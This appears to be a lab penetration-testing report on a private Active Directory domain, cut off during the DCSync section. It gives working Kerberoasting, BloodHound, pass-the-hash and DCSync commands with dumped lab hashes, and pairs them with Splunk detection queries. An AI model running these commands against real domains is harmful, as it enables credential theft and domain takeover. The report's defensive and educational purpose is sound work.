

# Active Directory Penetration Testing Lab

Security Assessment Report

LAB.LOCAL Domain Environment

Prepared by: Haris Izudin Bin Hairul Azhar  
Date: January 15, 2026

## Table of Contents

Table of Contents .....	2
1. Executive Summary .....	4
1.1 Assessment Overview .....	4
1.2 Key Findings Summary.....	4
1.3 Critical Recommendations.....	4
2. Lab Environment Architecture .....	5
2.1 Network Diagram .....	5
2.2 Infrastructure Components .....	6
2.3 Domain Accounts.....	6
3. Attack Path Overview .....	7
3.1 Attack Chain Flow.....	7
Attack Progression:.....	8
4. Detailed Attack Execution .....	9
4.1 Attack #1: Kerberoasting .....	9
4.1.1 Attack Description .....	9
4.1.2 Execution Steps .....	9
4.1.3 Detection in Splunk .....	10
4.2 Attack #2: BloodHound Enumeration.....	11
4.2.1 Attack Description .....	11
4.2.2 Execution Steps .....	11
4.3 Attack #3: Pass-the-Hash .....	14
4.3.1 Attack Description .....	14
4.3.2 Execution Steps .....	14
4.3.3 Detection in Splunk .....	15
4.4 Attack #4: DCSync Attack.....	16
4.4.1 Attack Description .....	16
4.4.2 Execution Steps .....	16
4.4.3 Detection in Splunk .....	17
4.5 Attack #5: Golden Ticket Attack.....	18
4.5.1 Attack Description .....	18
4.5.2 Execution Steps .....	18
4.5.3 Detection in Splunk .....	20
5. Impact Assessment .....	21

5.1 Business Impact .....	21
5.2 Technical Impact.....	21
6. Recommended Mitigations & Hardening .....	22
6.1 Immediate Actions (0-30 days) .....	22
Service Account Security .....	22
Credential Protection.....	22
Monitoring & Detection.....	22
6.2 Short-Term Actions (30-90 days).....	22
6.3 Long-Term Strategic Actions (90+ days) .....	22
7. Lessons Learned.....	23
7.1 Technical Skills Developed.....	23
7.2 Key Insights .....	23
Defense in Depth is Critical .....	23
Service Accounts are High-Value Targets .....	23
Visibility Equals Security .....	23
7.3 Challenges Encountered .....	23
7.4 Future Enhancements .....	23
8. Conclusion .....	24

# 1. Executive Summary

This document presents the findings of a comprehensive Active Directory penetration testing engagement conducted in a controlled lab environment. The assessment simulated real-world attack scenarios to identify security vulnerabilities and demonstrate potential exploitation paths within the LAB.LOCAL domain.

## 1.1 Assessment Overview

- Domain Tested: LAB.LOCAL
- Testing Period: January 14, 2026
- Methodology: Internal Network Penetration Testing
- Attack Perspective: Authenticated User (suser account)

## 1.2 Key Findings Summary

Table 1 Risk Assessment of Active Directory Attack Vectors

Attack Vector	Severity	Impact
Kerberoasting	HIGH	Service account credential compromise
BloodHound Enumeration	MEDIUM	Complete AD attack path mapping
Pass-the-Hash	HIGH	Lateral movement without password
DCSync Attack	CRITICAL	Complete domain credential theft
Golden Ticket	CRITICAL	Persistent domain admin access

## 1.3 Critical Recommendations

- Implement strong service account password policies (25+ characters)
- Enable Credential Guard and Protected Users group
- Deploy advanced threat detection with Splunk SIEM
- Restrict replication rights and implement tiered administration
- Regular security audits using tools like PingCastle or Purple Knight

## 2. Lab Environment Architecture

### 2.1 Network Diagram




Figure 1 Network Diagram of the Active Directory Lab Environment

## 2.2 Infrastructure Components

Table 2 Summary of Infrastructure Components Used in the Active Directory Lab

System	IP Address	OS	Role
Windows Server DC	192.168.10.10	Windows Server 2019	Domain Controller (LAB.LOCAL)
Windows 10 Workstation	192.168.10.20	Windows 10 Enterprise	Domain-joined Workstation
Ubuntu SIEM	192.168.10.30	Ubuntu 22.04	Splunk Enterprise SIEM
Kali Linux	192.168.10.40	Kali Linux 2025	Attack Platform

## 2.3 Domain Accounts

Table 3 Summary of Domain User and Service Accounts

Account	Type	Purpose
suser	Standard User	Initial access credential
jadmin	Domain Admin	Privileged account for domain administration
sqlservice	Service Account (SPN)	Target for Kerberoasting
Administrator	Domain Admin	Built-in administrator / Golden Ticket creation
localadmin	Local Administrator	Workstation local admin account

### 3. Attack Path Overview

This section provides a high-level overview of the attack chain executed during the assessment. Each attack builds upon the previous, demonstrating a realistic progression from initial access to complete domain compromise.

#### 3.1 Attack Chain Flow




Figure 2 Active Directory Attack Chain Flow Overview

## Attack Progression:

1. **Kerberoasting** - Extract and crack service account credentials
  - Entry Point: Standard user account (suser)
  - Outcome: Compromised sqlservice account
2. **BloodHound Enumeration** - Map Active Directory relationships
  - Entry Point: Compromised domain credentials
  - Outcome: Complete attack path visualization to Domain Admin
3. **Pass-the-Hash** - Lateral movement using NTLM hashes
  - Entry Point: Extracted NTLM hash
  - Outcome: Access to additional systems without password
4. **DCSync Attack** - Dump all domain credentials
  - Entry Point: Account with replication rights
  - Outcome: Complete credential database including KRBTGT hash
5. **Golden Ticket** - Forge Kerberos tickets for persistence
  - Entry Point: KRBTGT hash from DCSync
  - Outcome: Persistent Domain Admin access for 10 years

## 4. Detailed Attack Execution

### 4.1 Attack #1: Kerberoasting

#### 4.1.1 Attack Description

Kerberoasting exploits the Kerberos authentication protocol by requesting service tickets (TGS) for accounts with Service Principal Names (SPNs). These tickets are encrypted with the service account's password hash and can be cracked offline to reveal plaintext credentials.

#### 4.1.2 Execution Steps

##### Step 1: Identify Service Accounts

```
Query: impacket-GetUserSPNs lab.local/suser:'Password123!' -dc-ip  
192.168.10.10
```

[!] i)-[~]					
\$ impacket-GetUserSPNs lab.local/suser:'Password123!' -dc-ip 192.168.10.10					
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies					
ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
MSSQLSvc/sqlserver.lab.local:1433	sqlservice		2026-01-12 10:02:05.760453	<never>	

##### Step 2: Request Service Tickets

```
Query: impacket-GetUserSPNs lab.local/suser:'Password123!' -dc-ip  
192.168.10.10 -request
```

[!] i)-[~]					
\$ impacket-GetUserSPNs lab.local/suser:'Password123!' -dc-ip 192.168.10.10 -request					
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies					
ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
MSSQLSvc/sqlserver.lab.local:1433	sqlservice		2026-01-12 10:02:05.760453	<never>	

```
[!] CCache file is not found. Skipping ...
$krbtgs$23$+sqlservice$LAB.LOCAL$lab.local/sqlservice+$75bd58c7c98146011c6b784320f65090$422837ce8bbc60274ecd52bd27ccf5be629ecfec8ec36f9e
8535a28d38e82d6f9ae002170f39d080a78a8clae0299978fff2e1a194417c03ee1d17d060759a7a69b504cd88fc5eeeaa55208620618cf52c21efea319b46bb06ef6ec0f62f
dfdd06fcdb0136fafc31e552a42916d65019274d19d47d69d6b6c659c1360e08fc06cd9916cae878c1a3fcfa42e08985027603bc90d010d83db882cbc0405cd8bb68ac5cd
f8fc22df031f7164320f3e4043784f459261a7fe8da6ec71676c6c0da4a42c702e36962146637e590d35db2e236f06614382c6dfc6e5ebd84631295182653f9fc2a8ab74df
294e6fa2382bd07f0c8c3429d0b413e3fae5cd04c4dcf6950ba4ab94b4e98f3bcab0a31fd71d0b0841d1b1cfcea8d1c9582b@015a22c12ee3076708c26a36b0cf821f589bf2b
55626f50eabc82e9ffcc6bce506a5cae99a7c81b69e284c5b8c4c42e08c1d999c22beifa53095401dea15f4348a15ad0467005df0dd049fb98blad9eba028e4271ad91b
14dd554a260604889af0f4aacdc8a257f86cfc43478665008a5f983bf2b20575ef42170e9b7b18173804ca096b84e0e66009b4117cfb7ba4bd6430a9ac0b9f1cb6c6c7e8b
8472f98c4af77815e0784c5529256b3c9678645e099cb0e695d50d47b26de885f8cd39681709f8610fdf45a2e0fc11c63ada521fec224057cdfb51d8f38096ef0f2087f
d3589daa39ad76c617f05b6f10d17dac324b9a7d65327e6a0a70a986f3d77ef96737f9d8a242aa9de0ea766413a286c9c59127536cbb29005b06c4620721249a44ae18cb
5a9f7bd3da61b896b44e7a3331456d2826115648397bfc01ffef815e8a76d13fd02f07e1b632ab88146c67598188a71be65f14254e1427d244275edd3154b45774fd8e3
23feec1970d2a3c1f46de8df1ec80ff7a2559aea9dc77aa0391f5c78a91dff10ff8b2b7d87374cca940589edfc129f70012074d74e93520e585f29a8ae877cd3f3d3e214
86704bbfb0f923382fd0adda3a12bbf40fd828197415e66aaa8c0536c180fa741624bc399f6415ac85ea55b41c26638e54c0cebee50233b3cbd3ba3fe2b8213f73962
a090d36b53be96897340985ec421d67eddc4343175f36511ccab81f106338d155cdf662a830808ccde0266f0ed07d8086fa593dd464f9b835dc531f23f46a72ab4ebf0
4900106aa268a5ef6d3f238f58085b598bacd380038d9613f7720a2357e0c1c2d8d74374db537b2c88a0e203153181b0f6ffedfc8dbbacd2cde0fc9a78a942d393fb19
c0019d6faeb7c6ee83a1c2cfa9631a29dbe62262e2257dee06573fce2c5c01d69c1de77ceef40718759676f53384f8062124914cd07aa3c77f7a746883a7f46e1cd10a563
6ce31aa700e330902cf1c747bd08fd4a16d21f3c113abf134dbb3c721f4cbe537694243fd13aa464
```

### Step 3: Crack the Hash

```
Query: hashcat -m 13100 sqlservice_hash.txt /usr/share/wordlists/rockyou.txt  
--force
```

```
Session.....: hashcat
Status.....: Exhausted
Hash.Mode....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target...: $Krb5tgt$23$+sqlservice$LAB.LOCAL$lab.local/sqlserv ... 039aaef
Time.Started...: Wed Jan 14 15:42:00 2026 (29 secs)
Time.Estimated.: Wed Jan 14 15:42:29 2026 (0 secs)
Kernel.Feature.: Pure Kernel
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 543.0 KH/s (0.53ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 14344385/14344385 (100.00%)
Rejected.....: 0/14344385 (0.00%)
Restore.Point...: 14344385/14344385 (100.00%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: $HEX[206b72697374656e616e6e65] → $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1.: Util: 34%
```

Started: Wed Jan 14 15:41:29 2026  
Stopped: Wed Jan 14 15:42:29 2026

The extracted TGS hash could be cracked offline using tools like Hashcat or John the Ripper. However, in this lab, I focused on detection and response rather than password cracking, as this better reflects real-world SOC operations where the goal is to detect and stop attacks in progress, not recover plaintext passwords.

#### 4.1.3 Detection in Splunk

Kerberoasting generates Event ID 4769 (Kerberos Service Ticket Request) with specific characteristics:

```
Query: index=main EventCode=4769  
| table _time, Account_Name, ComputerName, Client_Address, Message
```

The screenshot shows a Splunk search results page for Event ID 4769. The search query is "index=main EventCode=4769 | table \_time, Account\_Name, ComputerName, Client\_Address, Message". The results table has 12 events. One event is expanded to show detailed information:

_time	Account_Name	ComputerName	Client_Address	Message
2026-01-14 15:37:38.424	suser\$LAB.LOCAL	WIN-	::ffff:192.168.10.48	A Kerberos service ticket was requested.

Event details:

- Account Information:**
  - Service Name: suser\$LAB.LOCAL
  - Account Domain: LAB.LOCAL
  - Logon GUID: {912cc8ce-29bf-9c4e-eaff-2e957794d1da}
- Service Information:**
  - Service Name: sqlservice
  - Service ID: 5-1-5-21-4031608928-1849765849-1407829393-1185
- Network Information:**
  - Client Address: ::ffff:192.168.10.48
  - Client Port: 59358
- Additional Information:**
  - Ticket Options: 0x40810010
  - Ticket Encryption Type: 0x17
  - Failure Code: 0x0
  - Transited Services: -

Annotations at the bottom:

- "This event is generated every time access is requested to a resource such as a computer or a windows service. The service name indicates the resource to which access was requested."
- "This event can be correlated with Windows logon events by comparing the Logon GUID fields in each event. The logon event occurs on the machine that was accessed, which is often a different machine than the domain controller which issued the service ticket."
- "Ticket options, encryption types, and failure codes are defined in RFC 4130"

## 4.2 Attack #2: BloodHound Enumeration

### 4.2.1 Attack Description

BloodHound uses graph theory to reveal hidden relationships and attack paths in Active Directory. It collects data about users, groups, computers, and permissions to identify the shortest path to Domain Admin.


### 4.2.2 Execution Steps

#### Step 1: Data Collection

```
Query: bloodhound-python -u suser -p 'Password123!' -d lab.local -ns 192.168.10.10 -c all
```

```
( [REDACTED] )-[~/AD]
$ bloodhound-python -u suser -p 'Password123!' -d lab.local -ns 192.168.10.10 -c all
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: lab.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: win-e0hgti3en55.lab.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: win-e0hgti3en55.lab.local
INFO: Found 7 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 3 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: WORKSTATION01.lab.local
INFO: Querying computer: WIN-E0HTI3EN55.lab.local
INFO: Done in 00M 03S
```

#### Step 2: Import Data



### Step 3: Analyze Attack Paths

The screenshot shows the Bloodhound tool running in a Firefox browser on a Kali Linux system. The main window displays a network graph where two user accounts, **JADMIN@LAB.LOCAL** and **ADMINISTRATOR@LAB.LOCAL**, are shown as green icons. They are connected by a line labeled "MemberOf" to a yellow icon representing the **DOMAIN ADMINS@LAB.LOCAL** security group. The interface includes a sidebar with "Saved Queries" for Active Directory analysis, such as "All Domain Admins" and "Map domain trusts". Below the sidebar is a Cypher query editor with the following code:

```

1 MATCH p = (t:Group)-[:MemberOf*1..]-(a)
2 WHERE (a:User or a:Computer) and t.objectid ENDS
WITH '-512'
3 RETURN p
4 LIMIT 1000
    
```

Buttons for "Tag", "Save", and "Run" are visible at the bottom of the query editor.

Bloodhound analysis identified two accounts with Domain Administrator privileges: **JADMIN@LAB.LOCAL** and **ADMINISTRATOR@LAB.LOCAL**. Both accounts are members of the **DOMAIN ADMINS@LAB.LOCAL** security group, representing the highest tier of privilege in the domain. These accounts became primary targets for credential theft and privilege escalation attacks. The crown icons indicate these are classified as high-value targets in the attack path analysis.

The screenshot shows the Bloodhound web application running on a Kali Linux browser. The URL is 127.0.0.1:8080/ui/explore?exploreSearchTab=cypher&cypherSearch=TUFUQ0ggKHUGVXNlcjB7bmFtZTogJ1NVU0VSQE8Qj5MT0NBTCd9KQpNQVRD5CAod5ktW3JdLT4obikKUkVUVVJOI... . The interface has tabs for SEARCH, PATHFINDING, and CYPER. The CYPER tab is selected, showing a query editor with the following Cypher code:

```
1 MATCH (u:User {name: 'SUSER@LAB.LOCAL'})  
2 MATCH (u)-[r]-(n)  
3 RETURN u,r,n
```

The results pane shows a node for 'SUSER@LAB.LOCAL' connected to a group node 'DOMAIN USERS@LAB.LOCAL' via a 'MemberOf' relationship. There are also sections for 'Saved Queries' and 'Active Directory' with various options like 'All Domain Admins' and 'Map domain trusts'.

Bloodhound enumeration revealed that the standard user account SUSER@LAB.LOCAL is a member of the DOMAIN USERS@LAB.LOCAL group, with no elevated privileges or direct path to administrative groups. This represents the baseline access level for a regular domain user and served as the initial access point for the attack simulation. From this position, reconnaissance techniques were employed to identify potential privilege escalation vectors, including the discovery of kerberoastable service accounts.

## 4.3 Attack #3: Pass-the-Hash

### 4.3.1 Attack Description

Pass-the-Hash (PtH) is an attack technique where stolen NTLM hashes are reused to authenticate to other systems without knowing the plaintext password, enabling lateral movement within an Active Directory environment.

### 4.3.2 Execution Steps

#### Step 1: Extract NTLM Hash

```
Query: impacket-secretsdump lab.local/jadmin:'Password123!'@192.168.10.10
```

```
[!] ( [~] i ) -[~/AD]
$ impacket-secretsdump lab.local/jadmin:'Password123!'@192.168.10.10
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x8739fb04197d31aa843321b196662586
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
LAB\WIN-E0HGTI3EN55$:aes256-cts-hmac-sha1-96:19262fdb449cde14449bce669f07ceb017701eb043b148fd411b2f1ebd6111e
LAB\WIN-E0HGTI3EN55$:aes128-cts-hmac-sha1-96:8b8ec71b8ca149d2ba556cd89f5f36b1
LAB\WIN-E0HGTI3EN55$:des-cbc-md5:8f31d9b50b0829df
LAB\WIN-E0HGTI3EN55$:plain_password_hex:ae29a987579ee0c9575d3373db7fb491d027fc6bf957406f6e484ab74eb55fbcb8c2ef77152cade3bf78e1fee84b8334
2226fd1e6791ca268a4c9051945ca3928dff24a120f9f1a8e9058fff4511fbfcfa614ef0b878171135a875c3b2ce67cdf393596f680ca78721afc9afdf2770c365e8d4e
945f782a09c1c76fca32d35106c2320bae99cbfac55beb88923fa5ad36b12f44d309ab1c0691f309da746ca57a38b900994d0178eacf61f320308f4b8c01d880167393c3
c10618440c74155696daa31639e98596009c739a7d37cf8a000ad2507cabbcc91138677d9dc6203687a9d7a21903851c907af92ab666a
LAB\WIN-E0HGTI3EN55$:aad3b435b51404eeaad3b435b51404ee:447217d1ee43760d8f94f9f941fafae9 :::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xb6acb7d87bef89e09aa50d5e90acf49269b70be8
dpapi_userkey:0x25b416f3b12a6de1b662c04d5c2513e4bda2dc93
[*] NL$KM
0000 69 4C CD 0D EA 97 83 71 3E A2 14 FB DA 71 BF EF  iL.....q>....q..
0010 1B 8B DE 79 30 C8 90 E9 C5 1E 0F 03 8B 27 89 01 ... v0.....' ..
```

Table 4 Extracted NTLM Hashes (Redacted)

Account Name	NTLM Hash (redacted)	Observation
Administrator	2b576acb*****	Shared hash
jadmin	2b576acb*****	Shared hash
suser	2b576acb*****	Shared hash
sqlservice	2b576acb*****	Shared hash
krbtgt	7e0e0184*****	Unique hash

During credential dumping, multiple domain accounts were found to share the same NTLM hash, indicating password reuse across privileged and service accounts. This misconfiguration significantly increases the risk of Pass-the-Hash attacks, as compromising one account allows lateral movement and potential privilege escalation across the domain.

## Step 2: Execute Pass-the-Hash

```
Query: crackmapexec smb 192.168.10.10-u Administrator -H 2b576acb***** -d lab.local
```

```
([redacted]㉿[redacted])-[~AD]
$ crackmapexec smb 192.168.10.10 -u Administrator -H 2b576acb***** -d lab.local
SMB      192.168.10.10    445    WIN-E0HGTI3EN55  [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-E0HGTI3EN55) (domain:lab.local
) (signing:True) (SMBv1:False)
SMB      192.168.10.10    445    WIN-E0HGTI3EN55  [+] lab.local\Administrator:2b576acbe6bcfd7294d6bd18041b8fe (Pwn3d!)
```

Successfully authenticated to the Domain Controller (192.168.10.10) as Administrator using only the extracted NTLM hash without requiring the plaintext password. CrackMapExec confirmed administrative access with the "(Pwn3d!)" status, indicating full system compromise. This demonstrates the effectiveness of NTLM hash reuse attacks and highlights the critical need for monitoring unusual authentication patterns, particularly NTLM-based network logons (Event ID 4624, Logon Type 3) originating from external sources.

### 4.3.3 Detection in Splunk

```
index=main EventCode=4624 LogonType=3 AuthenticationPackageName=NTLM
|table _time Computer Account_Name Source_Netwrok_Address Logon_Process
|sort -_time
```

_time	Computer	Account_Name	Source_Network_Address	Logon_Process
2026-01-14 19:45:35.681	[redacted]	Administrator	192.168.10.40	NETLogon
2026-01-14 19:44:35.329	[redacted]	Administrator	192.168.10.40	NETLogon
2026-01-14 19:43:15.828	[redacted]	Administrator	192.168.10.40	NETLogon
2026-01-14 19:43:15.729	[redacted]	ANONYMOUS LOGON	192.168.10.40	NETLogon
2026-01-14 19:37:26.588	[redacted]	admin	192.168.10.40	NETLogon
2026-01-14 19:37:26.376	[redacted]	admin	192.168.10.40	NETLogon
2026-01-14 15:41:03.748	[redacted]	user	192.168.10.40	NETLogon
2026-01-14 15:38:52.095	[redacted]	user	192.168.10.40	NETLogon
2026-01-14 15:37:39.316	[redacted]	user	192.168.10.40	NETLogon
2026-01-14 15:33:00.762	[redacted]	user	192.168.10.40	NETLogon
2026-01-14 15:33:00.649	[redacted]	-	192.168.10.40	NETLogon

Splunk detected 11 NTLM-based network logons (Event ID 4624, Type 3) from attacker IP 192.168.10.40, targeting Administrator and privileged accounts. The use of NTLM instead of Kerberos authentication provided a clear indicator of Pass-the-Hash activity. Detection timeline shows concentrated attack activity between 18:41-19:37 on January 14, 2026.

## 4.4 Attack #4: DCSync Attack

### 4.4.1 Attack Description

DCSync is an attack that abuses the Directory Replication Service (DRS) to impersonate a Domain Controller and request password data from Active Directory. This allows an attacker with replication privileges to extract credential hashes for all domain accounts, resulting in full domain compromise.

### 4.4.2 Execution Steps

#### Step 1: Execute DCSync

```
Query: impacket-secretsdump lab.local/jadmin:'Password123!'@192.168.10.10 -just-dc-ntlm
```

```
([*]) i)-[~/AD]
$ impacket-secretsdump lab.local/jadmin:'Password123!'@192.168.10.10 -just-dc-ntlm
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b576acb:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7e0e0184:::
lab.local\jadmin:103:aad3b435b51404eeaad3b435b51404ee:2b576acb:::
lab.local\user:1104:aad3b435b51404eeaad3b435b51404ee:2b576acb:::
lab.local\sqlservice:1105:aad3b435b51404eeaad3b435b51404ee:2b576acb:::
WIN-E0HGTI3EN55:$1000:aad3b435b51404eeaad3b435b51404ee:447217d1ee43760d8f94f9f941fafae9:::
